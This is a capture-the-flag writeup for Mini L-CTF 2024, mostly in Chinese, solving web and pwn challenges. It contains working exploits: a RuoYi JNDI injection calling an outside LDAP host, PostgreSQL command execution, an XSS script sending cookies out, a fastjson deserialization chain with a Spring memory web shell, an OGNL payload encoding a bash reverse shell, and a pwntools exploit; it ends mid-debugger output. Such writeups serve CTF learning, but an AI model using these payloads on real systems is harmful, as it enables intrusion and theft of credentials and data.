

# maet radiv - Writeup - Mini L-CTF 2024



穿透工具: <https://github.com/XDSEC/WebSocketReflectorX>

## Web

### Jvav Guy | Done

DESCRIPTION: 一道很简单很简单的Java题~ 取材自真实渗透

<http://47.113.202.32/>

如果下载速度太慢, 请使用: <https://pan.baidu.com/s/129B14CkuewNi-0u4HlcUfw>

提取码是下载路径最后一部分的后四位

解压码是路径最后一部分加上-miniL

**Jvav Guy Hint —— whocansee**

Hint1: Actuator Leak; Hint2: You can use ysomap for your gadget.

<https://cloud.tencent.com/developer/article/2399994>

<https://github.com/luelueking/RuoYi-v4.7.8-RCE-POC>

后台RCE 默认密码登录 版本4.7.8 POC对着打

sql注入把sys\_job设置为jndi的payload, 并且使用编码绕过

```
1 genTableServiceImpl.createTable('UPDATE sys_job SET
  invoke_target=0x6a617661782e6e616d696e672e496e697469616c436f6e746578742e6c6f66f6
  b757028276c6461703a2f2f3131392e39312e3230382e3139303a313338392f646573657269616c
  4a61636b736f6e2729 WHERE job_id = 3;')
```

vps启动JNDI-Injection-Exploit-Plus返回jackson反序列化payload反弹shell

miniLCTF{w0w\_Y0u\_Are\_a\_re@lly\_good\_SpringActu@t0r\_H4cker!}

### Snooker King | Done

DESCRIPTION: zhei波, 一库两库三库中袋 啊, 人称中山桥翻↑袋↓小王子, 并不是Long德虚名

题目耐心等待加载

<http://39.101.137.200:7744>

进去页面看到了一串字符串 `try tap and hold the screen (remember to put flag in game...)`

然后在assets/main/index.js里找到了这串字符串，打了个断点，看到调用堆栈里有一个anonymous函数



`miniLCTF{U_ju3T_Hlt_1145_sN0Ok3r_Balls?!}`

## SmartPark | Done

DESCRIPTION:

小K得知自己是本科生无权停车后十分气馁，于是翻遍了互联网后竟然发现了。。。智慧停车系统？  
🤔

本题使用容器

/swagger/index.html查看测试api

通过jwt鉴权，在/test进行SSTI+sqli



response.zip

20.11KB



数据库：PostgreSQL

```
1 current_database() //postgres
2 CURRENT_SCHEMA() //public
3 version() //PostgreSQL 9.6.24 on x86_64-pc-linux-musl, compiled by gcc (Alpine
  10.3.1_git20211027) 10.3.1 20211027, 64-bit
```

```
4 select pg_read_file(filepath+filename); //读取文件
5 COPY (select '<?php phpinfo();?>') to '/tmp/1.php'; //写入文件
6 select system("comamnd_string"); //这个执行命令好像用不了
```

用CVE-2019-9193进行RCE: <https://cloud.tencent.com/developer/article/1472565>

cat /flag 后提示在环境变量里

```
1 import requests
2 import json
3
4 url = "http://127.0.0.1:50326"
5 accountdata = {
6     "username": "linkQAQ",
7     "password": "link114514"
8 }
9 logindata = {
10     "username": "linkQAQ",
11     "password": "link114514",
12     "captcha_key": "",
13     "captcha_token": ""
14 }
15
16 r = requests.post(url+"/account", data=accountdata)
17
18 r = requests.get(url+"/captcha", )
19 captcha = json.loads(r.content)
20 logindata["captcha_key"] = captcha["key"]
21 logindata["captcha_token"] = captcha["token"]
22
23 r = requests.post(url+"/login", data=logindata)
24
25 headers = {'Authorization': r.headers['Authorization']}
26 data = r'''{.DbCall "DROP TABLE IF EXISTS cmd_exec;"}'''
27 r = requests.post(url+"/test", headers=headers, data=data)
28 data = r'''{.DbCall "CREATE TABLE cmd_exec(cmd_output text);"}'''
29 r = requests.post(url+"/test", headers=headers, data=data)
30 data = r'''{.DbCall "COPY cmd_exec FROM PROGRAM 'echo $FLAG';"}'''
31 r = requests.post(url+"/test", headers=headers, data=data)
32 data = r'''{.DbCall "SELECT * FROM cmd_exec;"}{.}'''
33 r = requests.post(url+"/test", headers=headers, data=data)
34 print(r.text)
```

miniLCTF{D0nt\_tRy\_tH1s\_At\_H0m3\_XD\_4JAQL1ofYCM8F\_wa7ipGz7j9YvTBwkW4}

利用同名函数可复用的方法来执行语句

## SmartPark-Revenge | Done

DESCRIPTION:

小K在提交了漏洞后网站反馈漏洞已发现并正在修复并拒绝提供任何奖励，小K又登上去看了一下，不是哥们你真修了吗？🤖

本题使用容器

/swagger/index.html

非预期，同上题POC

```
miniLCTF{U_SSTIed_R1ghT?_*Sw3at1nG*_k-9oHfBeJxu8fB-o6ZyRvezNX-8JwVcV}
```

## Msgbox | Done

DESCRIPTION: Custom message box, feel free to use it :)

题目连接不到请联系管理员（本题不需要vps）

<http://39.101.137.200:7745/login>



MsgBox.zip

12.41KB




XSS攻击

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'nonce-EdKEREibzIN9WEE2' cdn.jsdelivr.net;">
```

CDN可控绕过CSP

测试xss，成功



本地打通√

```
1 (function() {  
2     var userCookies = document.cookie;
```

```
3
4   var formData = new URLSearchParams();
5   formData.append('header', '114514');
6   formData.append('listener', 'burp');
7   formData.append('content', userCookies);
8
9   fetch('http://39.101.137.200:7745/send', {
10     method: 'POST',
11     headers: {
12       'Content-Type': 'application/x-www-form-urlencoded'
13     },
14     body: formData,
15     credentials: 'include'
16   })
17   .then(response => response.text())
18   .then(result => console.log(result))
19   .catch(error => console.error('Error:', error));
20 })();
```

# Message

**From:** admin

**Date:** 2024-05-02 18:07:47

**Header:** 114514

**Content:**

flag=flag{testflag}

---

**Back to Inbox**

账号: burp

密码: 12345678

给admin发信息，内容是下面这个，header随便

```
1 <script src="https://cdn.jsdelivr.net/gh/Ec3o/XSS-template/newpayload.js">
  </script>
```

```
1 (function() {
2   var userCookies = document.cookie;
3
4   var formData = new URLSearchParams();
5   formData.append('header', '114514');
6   formData.append('listener', 'burp');
7   formData.append('content', userCookies);
8
9   fetch('http://39.101.137.200:7745/send', {
10     method: 'POST',
11     headers: {
12       'Content-Type': 'application/x-www-form-urlencoded'
13     },
14     body: formData,
15     credentials: 'include'
16   })
17   .then(response => response.text())
18   .then(result => console.log(result))
19   .catch(error => console.error('Error:', error));
20 })();
```

远程打不通但是题目出网,直接使用webhook外带cookie

```
miniLCTF{Ev3n_W1th_CSP_D0mPur1fy_b3F0re_Us1nG_iT}
```

## ezjaba | Done

DESCRIPTION: 来吧展示



attachment.zip

16.64MB



java ezfastjson

-956791356

```
1 a = 'r00ABX'
2 hash = 0
3 intmax = 2**31-1
```

```

4
5 for i in a:
6     hash = hash*31+ord(i)
7
8 print(hash)
9
10 target = hash + 2**32
11
12 print(target)
13
14 arr = []
15
16 while target>0:
17     arr.append(target%31)
18     target = target//31
19
20 arr = arr[::-1]
21
22 print(arr)
23 checked = 0
24 for i in arr:
25     checked = checked*31+i
26
27 print(checked)

```

[8, 18, 19, 8, 3, 30, 30]

"r0" 的hashCode等价与 "qn"

```

1 ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
2 ObjectOutputStream objectOutputStream = new
  ObjectOutputStream(byteArrayOutputStream);
3 objectOutputStream.writeUTF("qn0ABX");
4 objectOutputStream.writeObject(exp);
5 objectOutputStream.close();

```

```

1 private static final String[] blacklist = new String[] { "java\\.security.*",
  "java\\.rmi.*", "com\\.sun\\.org\\.apache.*", "org\\.springframework.*",
  "javax\\.management.*" };

```

黑名单+不出网，但是JSON#toString会使用ASM进行二次反序列化，虽然内部也有黑名单但是可以用signedObject再进行二次反序列化绕过。

BadAttributeValueExpException -> JSONArray#toJSONString二次反序列化SignedObject -> SignedObject二次反序列化jackson链+内存马

不过这个BadAttributeValueExpException被ban了得换一个入口类

EXP

```
1 import com.alibaba.fastjson.JSONArray;
2 import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
3 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
4 import javassist.ClassPool;
5 import javassist.CtClass;
6 import javassist.CtConstructor;
7
8 import javax.management.BadAttributeValueExpException;
9 import javax.swing.event.EventListenerList;
10 import javax.swing.undo.CompoundEdit;
11 import javax.swing.undo.UndoManager;
12 import javax.xml.transform.Templates;
13 import java.io.*;
14 import java.lang.reflect.Field;
15 import java.security.KeyPair;
16 import java.security.KeyPairGenerator;
17 import java.security.Signature;
18 import java.security.SignedObject;
19 import java.util.*;
20
21 public class fastjson {
22     public static Field getField(final Class<?> clazz, final String fieldName)
23     {
24         Field field = null;
25         try {
26             field = clazz.getDeclaredField(fieldName);
27             field.setAccessible(true);
28         } catch (NoSuchFieldException ex) {
29             if (clazz.getSuperclass() != null)
30                 field = getField(clazz.getSuperclass(), fieldName);
31         }
32         return field;
33     }
34     private static void setFieldValue(Object obj, String field, Object arg)
35     throws Exception{
36         Field f = obj.getClass().getDeclaredField(field);
37         f.setAccessible(true);
38         f.set(obj, arg);
39     }
```



```

39     public static Object getFieldValue(final Object obj, final String
    fieldName) throws Exception {
40         final Field field = getField(obj.getClass(), fieldName);
41         return field.get(obj);
42     }
43     public static void main(String[] args) throws Exception{
44
45         List<Object> list = new ArrayList<>();
46
47         ClassPool pool = ClassPool.getDefault();
48         CtClass ctClass = pool.get("memshell");
49         CtClass superClass = pool.get(AbstractTranslet.class.getName());
50         ctClass.setSuperclass(superClass);
51         byte[] bytes = ctClass.toBytecode();
52
53         Templates templates = new TemplatesImpl();
54         setFieldValue(templates, "_bytecodes", new byte[][]{bytes});
55         setFieldValue(templates, "_name", "m");
56         setFieldValue(templates, "_tfactory", null);
57
58         list.add(templates);
59
60         JSONArray jsonArray2 = new JSONArray();
61         jsonArray2.add(templates);
62
63         BadAttributeValueExpException bd2 = new
BadAttributeValueExpException(null);
64         setFieldValue(bd2, "val", jsonArray2);
65
66         list.add(bd2);
67         //二次反序列化
68         KeyPairGenerator kpg = KeyPairGenerator.getInstance("DSA");
69         kpg.initialize(1024);
70         KeyPair kp = kpg.generateKeyPair();
71         SignedObject signedObject = new SignedObject((Serializable) list,
kp.getPrivate(), Signature.getInstance("DSA"));
72
73         //触发SignedObject#getObject
74         JSONArray jsonArray1 = new JSONArray();
75         jsonArray1.add(signedObject);
76
77         EventListenerList eventListenerList = new EventListenerList();
78         UndoManager undoManager = new UndoManager();
79         Vector vector = (Vector) getFieldValue(undoManager, "edits");
80         vector.add(jsonArray1);
81         setFieldValue(eventListenerList, "listenerList", new Object[]
{InternalError.class, undoManager});

```

```

82
83     //验证
84     ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
85     ObjectOutputStream objectOutputStream = new
ObjectOutputStream(byteArrayOutputStream);
86     objectOutputStream.writeUTF("qn0ABX");
87     objectOutputStream.writeObject(eventListenerList);
88     objectOutputStream.close();
89     String res =
Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
90     System.out.println(res);
91
92     ObjectInputStream objectInputStream = new ObjectInputStream(new
ByteArrayInputStream(byteArrayOutputStream.toByteArray()));
93     System.out.println(objectInputStream.readUTF());
94     objectInputStream.readObject();
95
96 }
97 }

```

## 内存马

```

1  import org.springframework.web.context.WebApplicationContext;
2  import org.springframework.web.context.request.RequestContextHolder;
3  import org.springframework.web.servlet.HandlerInterceptor;
4  import org.springframework.web.servlet.ModelAndView;
5  import org.springframework.web.servlet.handler.AbstractHandlerMapping;
6  import
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;
7
8  import javax.servlet.http.HttpServletRequest;
9  import javax.servlet.http.HttpServletResponse;
10 import java.io.InputStream;
11 import java.lang.reflect.Field;
12 import java.util.List;
13 import java.util.Scanner;
14
15 public class memshell implements HandlerInterceptor {
16     static {
17         WebApplicationContext context = (WebApplicationContext)
RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.servlet.DispatcherServlet.CONTEXT", 0);

```

```
18     RequestMappingHandlerMapping mappingHandlerMapping =
context.getBean(RequestMappingHandlerMapping.class);
19
20     Field field = null;
21     try {
22         field =
AbstractHandlerMapping.class.getDeclaredField("adaptedInterceptors");
23     } catch (NoSuchFieldException e) {
24         throw new RuntimeException(e);
25     }
26     field.setAccessible(true);
27     List<HandlerInterceptor> adaptInterceptors = null;
28     try {
29         adaptInterceptors = (List<HandlerInterceptor>)
field.get(mappingHandlerMapping);
30     } catch (IllegalAccessException e) {
31         throw new RuntimeException(e);
32     }
33     memshell evilInterceptor = new memshell();
34     adaptInterceptors.add(evilInterceptor);
35 }
36
37 // 恶意逻辑
38 @Override
39 public boolean preHandle(HttpServletRequest request, HttpServletResponse
response, Object handler) throws Exception {
40     if (request.getParameter("cmd") != null) {
41         String[] cmds = new String[]{"sh", "-c",
request.getParameter("cmd")};
42         InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
43         Scanner s = new Scanner(in).useDelimiter("\\A");
44         String output = s.hasNext() ? s.next() : "";
45         response.getWriter().write(output);
46         response.getWriter().flush();
47         response.getWriter().close();
48         return false;
49     }
50     return true;
51 }
52
53
54 @Override
55 public void postHandle(HttpServletRequest request, HttpServletResponse
response, Object handler, ModelAndView modelAndView) throws Exception {
56     HandlerInterceptor.super.postHandle(request, response, handler,
modelAndView);
57 }
58
```

```

59     @Override
60     public void afterCompletion(HttpServletRequest request,
        HttpServletResponse response, Object handler, Exception ex) throws Exception {
61         HandlerInterceptor.super.afterCompletion(request, response, handler,
            ex);
62     }
63 }

```

后续应该是环境变量劫持提权

```

COPY list /list
COPY flag /flag
RUN chown admin:admin /list &&\
    chmod 111 /list &&\
    chmod g+s /list &&\
    chmod +x /docker-entrypoint.sh &&\
    chown admin:admin /flag && chmod 440 /flag

```

```

IDA View-A  Pseudocode-A  Hex View-1  Structures
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3; // rdx
4     unsigned int v5; // [rsp+Ch] [rbp-4h]
5
6     setbuf(stdout, 0LL, envp);
7     setbuf(stdin, 0LL, v3);
8     v5 = getegid();
9     setresgid(v5, v5, v5);
10    return system("ls /var/www/html/uploads");
11 }

```

miniL{eZ\_f0r\_f4a4a4a4a4a4a4astjs0n\_A\_N\_D\_jaba}

payload要多打几次并且肯定会报错，但不影响内存马注入，原理可以看这篇文章

<https://m.freebuf.com/articles/network/369855.html>

## InjectionS | Done

DESCRIPTION: I have good English grammar.

题目环境: <http://47.113.202.32:8080>

附件: <https://pan.baidu.com/s/1iegfBewrtNpOTVvrUCrVwQ?pwd=ctcn>



InjectionS.jar

25.41MB



Hint: OGNL注入

CVE-2022-22978绕过spring security 加 mybatis ognl注入

EXP

```
1 http://47.113.202.32:8080/admin/${@java.lang.Runtime@getRuntime().exec(new
  java.lang.String(@java.util.Base64@getDecoder().decode('YmFzaCAtYyB7ZWNoYyxZbUZ
  6YUNBdGFTQW1QaUF2WkdWMkwzUmpjQzh4TVRrdU9URXVNaKE0TGpFNU1DODBNREF3SURBOEpqRT19fH
  tiYXNlNjQsLWR9fHtiYXNoLC1pfQ=='))}%0d
```

miniLCTF{0h\_mYG0000dnss\_You\_F1nally\_Mybatis2OGNL\_And\_RCE\_The\_Server!!!!}

Pwn

Ottoshop  | Done



ottoshop.zip

7.81KB



有后门

change,buy时 不对负数进行校验，我可以输入负数来对进行任意向上的写，如果负数较大可以任意写

```
1 void __fastcall o77o0tTo0T70()
2 {
3     ...
4     if ( !strcmp(flag2, "otto") )
5     {
6         for ( i = 0; flag1[i]; ++i )
7             flag1[i] = ~flag1[i];
8         v0 = sys_execve(flag1, 0LL, 0LL);
9     }
10 }
11
12 void __fastcall ottoottootto()
13 {
14     ...
15     v1 = __readfsqword(0x28u);
16     read(0, buf, 128uLL);
17     gold = 1;
```

```
18 }
19
20 void __fastcall Golden()
21 {
22     ...
23     v3 = __readfsqword(0x28u);
24     num = 0;
25     if ( gold != 1 )
26     {
27         puts("NONONONO..");
28         _exit(1);
29     }
30     puts("Here are only 5 golden 🐼..");
31     puts("How many golden 🐼 u want to buy?");
32     __isoc99_scanf("%d", &num);
33     if ( num > 5 )
34     {
35         puts("U R Greedy!");
36         _exit(1);
37     }
38     for ( i = 0; i < num; ++i )
39     {
40         if ( money <= 14 )
41         {
42             puts("nononono..");
43             return;
44         }
45         puts("u can give your golden 🐼 a passwd!");
46         __isoc99_scanf("%ld", &v2 + i);
47         money -= 15;
48     }
49 }
50
51 void __fastcall buy()
52 {
53     ...
54     v1 = __readfsqword(0x28u);
55     id = 0;
56     if ( money > 0 )
57     {
58         puts("which 🐼 ?");
59         __isoc99_scanf("%d", &id);
60         wheelchair[id] = 666;
61         if ( id > 255 )
62         {
63             puts("? fxxk u!");
64             _exit(1);
```

```

65     }
66     puts("Give your ❸ a name!");
67     read(0, &name[4 * id], 4uLL);
68     --money;
69 }
70 else
71 {
72     puts("NONONO..");
73 }
74 }

```

先覆盖flag2和money，然后获取gold，最后做两个nop `scanf`，绕过canary覆盖返回地址。

```

1  import typing as ty
2
3  from pwn import *
4
5  EXE_PATH = "./ottoshop/ottoshop"
6  exe = ELF(EXE_PATH)
7  context.binary = exe
8  context.log_level = "debug"
9
10 PROMPT_MENU = b"5.exit\n"
11 PROMPT_BUY_ID = "which ❸ ?\n".encode("utf-8")
12 PROMPT_BUY_NAME = "Give your ❸ a name!\n".encode("utf-8")
13 PROMPT_GOLDEN_COUNT = "How many golden ❸ u want to buy?\n".encode("utf-8")
14 PROMPT_GOLDEN_PWD = "u can give your golden ❸ a passwd!\n".encode("utf-8")
15 PROMPT_OTTO = b"u find it!\n"
16
17 VADDR_MONEY = exe.symbols["money"]
18 VADDR_FLAG2 = exe.symbols["flag2"]
19 VADDR_NAME = exe.symbols["name"]
20 VADDR_BACKDOOR = exe.symbols["o77o0tTo0T70"]
21
22 def interact_buy(r: process | remote, idx: int, val: bytes):
23     assert len(val) <= 4
24     assert idx <= 255
25     r.sendlineafter(PROMPT_MENU, b"1")
26     r.sendlineafter(PROMPT_BUY_ID, str(idx).encode("ascii"))
27     r.sendlineafter(PROMPT_BUY_NAME, val.ljust(4, b"\x00"))
28
29 def interact_golden(r: process | remote, count: int, vals: ty.Sequence[int | None]):
30     assert count <= 5
31     assert count == len(vals)

```

```

32     r.sendlineafter(PROMPT_MENU, b"3")
33     r.sendlineafter(PROMPT_GOLDEN_COUNT, str(count).encode("ascii"))
34     for i in range(count):
35         match vals[i]:
36             case None:
37                 r.sendafter(PROMPT_GOLDEN_PWD, b"-\\n")
38             case v:
39                 r.sendlineafter(PROMPT_GOLDEN_PWD, str(v).encode("ascii"))
40
41 def interact_otto(r: process | remote, val: bytes):
42     assert len(val) <= 128
43     r.sendlineafter(PROMPT_MENU, b"666")
44     r.sendlineafter(PROMPT_OTTO, val)
45
46 with remote("127.0.0.1", 11090) as r:
47     # with process(EXE_PATH) as r:
48     interact_buy(r, (-(VADDR_NAME - VADDR_FLAG2)) // 4, b"otto")
49     interact_buy(r, (-(VADDR_NAME - VADDR_MONEY)) // 4, b"fuck")
50     interact_otto(r, b"test")
51     interact_golden(r, 4, (0xDEADBEEF, None, None, VADDR_BACKDOOR))
52     r.interactive()
53

```

```

1 $ python ./ottoshop/sol.py
2 [*] '/mnt/d/Workspace/rev/mini-l-2024/ottoshop/ottoshop'
3   Arch:      amd64-64-little
4   RELRO:     Full RELRO
5   Stack:     Canary found
6   NX:        NX enabled
7   PIE:       No PIE (0x400000)
8 [+] Opening connection to 127.0.0.1 on port 11090: Done
9 [DEBUG] Received 0x1d bytes:
10   b'Welcome to miniL pwn checkin!'
11 [DEBUG] Received 0xa0 bytes:
12   00000000 0a 48 65 72 65 2c 61 20 e2 99 bf 20 73 68 6f 70 |·Her|e,a
13   |···|shop|
14   00000010 2c 68 61 76 65 20 73 6f 6d 65 20 6d 61 67 69 63 |,hav|e
15   so|me m|agic|
16   00000020 20 e2 99 bf 20 66 6f 72 20 75 20 7e 0a 75 20 68 |···|for|
17   u ~|·u h|
18   00000030 61 76 65 20 35 30 20 6f 74 74 6f 62 75 63 6b 73 |ave|50
19   o|ttob|ucks|
20   00000040 20 74 6f 20 62 75 79 20 4e 6f 2e 31 2d 4e 6f 2e |to|buy
21   |No.1|-No.|

```



```

17      00000050  32 35 35 20 e2 99 bf 21 0a 31 2e 62 75 79 20 e2 |255|...!
    |·1.b|uy·|
18      00000060  99 bf 0a 32 2e 63 68 61 6e 67 65 20 79 6f 75 72
    |...2|.cha|nge|your|
19      00000070  20 e2 99 bf 0a 33 2e 47 4f 4c 44 45 4e 20 e2 99 |
    ...|.3.G|OLDE|N··|
20      00000080  bf 0a 34 2e 63 68 65 63 6b 20 79 6f 75 72 20 6f |·4.|chec|k
    yo|ur o|
21      00000090  74 74 6f 62 75 63 6b 73 0a 35 2e 65 78 69 74 0a
    |ttob|ucks|.5.e|xit·|
22      000000a0
23 [DEBUG] Sent 0x2 bytes:
24      b'1\n'
25 [DEBUG] Received 0xb bytes:
26      00000000  77 68 69 63 68 20 e2 99 bf 20 3f |whic|h··|.
    ?|
27      0000000b
28 [DEBUG] Received 0x1 bytes:
29      b'\n'
30 [DEBUG] Sent 0x4 bytes:
31      b'-72\n'
32 [DEBUG] Received 0x15 bytes:
33      00000000  47 69 76 65 20 79 6f 75 72 20 e2 99 bf 20 61 20 |Give|you|r
    ··|. a |
34      00000010  6e 61 6d 65 21 |name|!|
35      00000015
36 [DEBUG] Received 0x1 bytes:
37      b'\n'
38 [DEBUG] Sent 0x5 bytes:
39      b'otto\n'
40 [DEBUG] Received 0x9 bytes:
41      00000000  31 2e 62 75 79 20 e2 99 bf |1.bu|y
    ··|.·|
42      00000009
43 [DEBUG] Received 0x3e bytes:
44      00000000  0a 32 2e 63 68 61 6e 67 65 20 79 6f 75 72 20 e2 |·2.c|hang|e
    yo|ur·|
45      00000010  99 bf 0a 33 2e 47 4f 4c 44 45 4e 20 e2 99 bf 0a
    |...3|.GOL|DEN|...|
46      00000020  34 2e 63 68 65 63 6b 20 79 6f 75 72 20 6f 74 74 |4.ch|eck
    |your|ott|
47      00000030  6f 62 75 63 6b 73 0a 35 2e 65 78 69 74 0a
    |obuc|ks·5|.exi|t·|
48      0000003e
49 [DEBUG] Sent 0x2 bytes:
50      b'1\n'
51 [DEBUG] Received 0xb bytes:

```

```

52      00000000 77 68 69 63 68 20 e2 99 bf 20 3f      |whic|h ..|.
   ?|
53      0000000b
54 [DEBUG] Received 0x1 bytes:
55      b'\n'
56 [DEBUG] Sent 0x4 bytes:
57      b'-90\n'
58 [DEBUG] Received 0x15 bytes:
59      00000000 47 69 76 65 20 79 6f 75 72 20 e2 99 bf 20 61 20 |Give| you|r
   ..|. a |
60      00000010 6e 61 6d 65 21      |name|!|
61      00000015
62 [DEBUG] Received 0x1 bytes:
63      b'\n'
64 [DEBUG] Sent 0x5 bytes:
65      b'fuck\n'
66 [DEBUG] Received 0x9 bytes:
67      00000000 31 2e 62 75 79 20 e2 99 bf      |1.bu|y
   ..|. |
68      00000009
69 [DEBUG] Received 0x3e bytes:
70      00000000 0a 32 2e 63 68 61 6e 67 65 20 79 6f 75 72 20 e2 |.2.c|hang|e
   yo|ur .|
71      00000010 99 bf 0a 33 2e 47 4f 4c 44 45 4e 20 e2 99 bf 0a
   |...3|.GOL|DEN |...|
72      00000020 34 2e 63 68 65 63 6b 20 79 6f 75 72 20 6f 74 74 |4.ch|eck
   |your| ott|
73      00000030 6f 62 75 63 6b 73 0a 35 2e 65 78 69 74 0a
   |obuc|ks.5|.exi|t. |
74      0000003e
75 [DEBUG] Sent 0x4 bytes:
76      b'666\n'
77 [DEBUG] Received 0xa bytes:
78      b'u find it!'
79 [DEBUG] Received 0x1 bytes:
80      b'\n'
81 [DEBUG] Sent 0x5 bytes:
82      b'test\n'
83 [DEBUG] Received 0x9 bytes:
84      00000000 31 2e 62 75 79 20 e2 99 bf      |1.bu|y
   ..|. |
85      00000009
86 [DEBUG] Received 0x3e bytes:
87      00000000 0a 32 2e 63 68 61 6e 67 65 20 79 6f 75 72 20 e2 |.2.c|hang|e
   yo|ur .|
88      00000010 99 bf 0a 33 2e 47 4f 4c 44 45 4e 20 e2 99 bf 0a
   |...3|.GOL|DEN |...|

```

```

89      00000020  34 2e 63 68  65 63 6b 20  79 6f 75 72  20 6f 74 74  |4.ch|eck
    |your| ott|
90      00000030  6f 62 75 63  6b 73 0a 35  2e 65 78 69  74 0a
    |obuc|ks·5|.exi|t·|
91      0000003e
92 [DEBUG] Sent 0x2 bytes:
93      b'3\n'
94 [DEBUG] Received 0x1c bytes:
95      00000000  48 65 72 65  20 61 72 65  20 6f 6e 6c  79 20 35 20  |Here| are|
    onl|y 5 |
96      00000010  67 6f 6c 64  65 6e 20 e2  99 bf 2e 2e           |gold|en
    ·|····|
97      0000001c
98 [DEBUG] Received 0x24 bytes:
99      00000000  0a 48 6f 77  20 6d 61 6e  79 20 67 6f  6c 64 65 6e  |·How| man|y
    go|lden|
100     00000010  20 e2 99 bf  20 75 20 77  61 6e 74 20  74 6f 20 62  |···| u
    w|ant |to b|
101     00000020  75 79 3f 0a
    |uy?·|
102     00000024
103 [DEBUG] Sent 0x2 bytes:
104     b'4\n'
105 [DEBUG] Received 0x24 bytes:
106     00000000  75 20 63 61  6e 20 67 69  76 65 20 79  6f 75 72 20  |u ca|n
    gi|ve y|our |
107     00000010  67 6f 6c 64  65 6e 20 e2  99 bf 20 61  20 70 61 73  |gold|en
    ·|·· a| pas|
108     00000020  73 77 64 21
    |swd!|
109     00000024
110 [DEBUG] Received 0x1 bytes:
111     b'\n'
112 [DEBUG] Sent 0xb bytes:
113     b'3735928559\n'
114 [DEBUG] Received 0x24 bytes:
115     00000000  75 20 63 61  6e 20 67 69  76 65 20 79  6f 75 72 20  |u ca|n
    gi|ve y|our |
116     00000010  67 6f 6c 64  65 6e 20 e2  99 bf 20 61  20 70 61 73  |gold|en
    ·|·· a| pas|
117     00000020  73 77 64 21
    |swd!|
118     00000024
119 [DEBUG] Received 0x1 bytes:
120     b'\n'
121 [DEBUG] Sent 0x2 bytes:
122     b'·\n'
123 [DEBUG] Received 0x24 bytes:
124     00000000  75 20 63 61  6e 20 67 69  76 65 20 79  6f 75 72 20  |u ca|n
    gi|ve y|our |

```

```

125      00000010  67 6f 6c 64  65 6e 20 e2  99 bf 20 61  20 70 61 73  |gold|en
      ·|·· a| pas|
126      00000020  73 77 64 21                                     |swd!|
127      00000024
128 [DEBUG] Received 0x1 bytes:
129      b'\n'
130 [DEBUG] Sent 0x2 bytes:
131      b'-\n'
132 [DEBUG] Received 0x24 bytes:
133      00000000  75 20 63 61  6e 20 67 69  76 65 20 79  6f 75 72 20  |u ca|n
      gi|ve y|our |
134      00000010  67 6f 6c 64  65 6e 20 e2  99 bf 20 61  20 70 61 73  |gold|en
      ·|·· a| pas|
135      00000020  73 77 64 21                                     |swd!|
136      00000024
137 [DEBUG] Received 0x1 bytes:
138      b'\n'
139 [DEBUG] Sent 0x8 bytes:
140      b'4202660\n'
141 [*] Switching to interactive mode
142 $ id
143 [DEBUG] Sent 0x3 bytes:
144      b'id\n'
145 [DEBUG] Received 0x5 bytes:
146      b': 1: '
147 : 1: [DEBUG] Received 0xe bytes:
148      b'id: not found\n'
149 id: not found
150 $ cat /flag
151 [DEBUG] Sent 0xa bytes:
152      b'cat /flag\n'
153 [DEBUG] Received 0x2b bytes:
154      b'miniLCTF{GK2zsnGbeTgi09Eq5HLbvUaL__jJdX4i}\n'
155 miniLCTF{GK2zsnGbeTgi09Eq5HLbvUaL__jJdX4i}
156 $
157 [*] Closed connection to 127.0.0.1 port 11090
158 [*] Got EOF while sending in interactive
159 $

```

```
miniLCTF{GK2zsnGbeTgi09Eq5HLbvUaL__jJdX4i}
```

## 2bytes | Done

7字节shellcode，从后两个字节开始执行，第二个字节固定为0

passwd就是shellcode，思路就是要执行read，栈里有可用地址

```

1 void __fastcall pwnme()
2 {
3     ...
4     buf = (uint8_t *)mmap(0LL, 0x1000uLL, 7, 34, -1, 0LL);
5     v0 = *(_QWORD *)&arr_rand[8];
6     *(_QWORD *)buf = *(_QWORD *)arr_rand;
7     *((_QWORD *)buf + 1) = v0;
8     for ( p = buf; p != buf + 5; ++p )
9         p[2] ^= *p ^ p[1];
10    ((void (*)(void))p)();
11 }
12
13 int __fastcall main(int argc, const char **argv, const char **envp)
14 {
15     ...
16     setvbuf(...);
17     f_urandom = open("/dev/urandom", 0);
18     read(f_urandom, arr_rand, 7uLL);
19     close(f_urandom);
20     puts("Give me the secret");
21     read(0, arr_input, 15uLL);
22     if ( !strcmp(arr_input, arr_rand) )
23     {
24         puts("Good luck");
25         pwnme();
26     }
27     return 0;
28 }

```

栈与寄存器

```
uxterm
pwndbg> s
0x00007ff9f12ef005 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0
RDX 0
RCX 0xcc
RDI 0x7ff9f12ef005 ← leave /* 0xc3c9 */
RDI 0
RSI 0x1000
R8 0xffffffff
R9 0
R10 0x22
R11 0x246
R12 0x7ffc797e19a8 → 0x7ffc797e1f6f ← 0x4853006e77702f2e /* './pwn' */
R13 0x55a90ca312b5 (main) ← endbr64
R14 0x55a90ca33d90 → 0x55a90ca311c0 ← endbr64
R15 0x7ff9f12f2040 (_rtld_global) → 0x7ff9f12f32e0 → 0x55a90ca30000 ← 0x10102464c457f
RBP 0x7ffc797e1870 → 0x7ffc797e1890 ← 1
RSP 0x7ffc797e1848 → 0x55a90ca312b2 (pwnme+169) ← nop
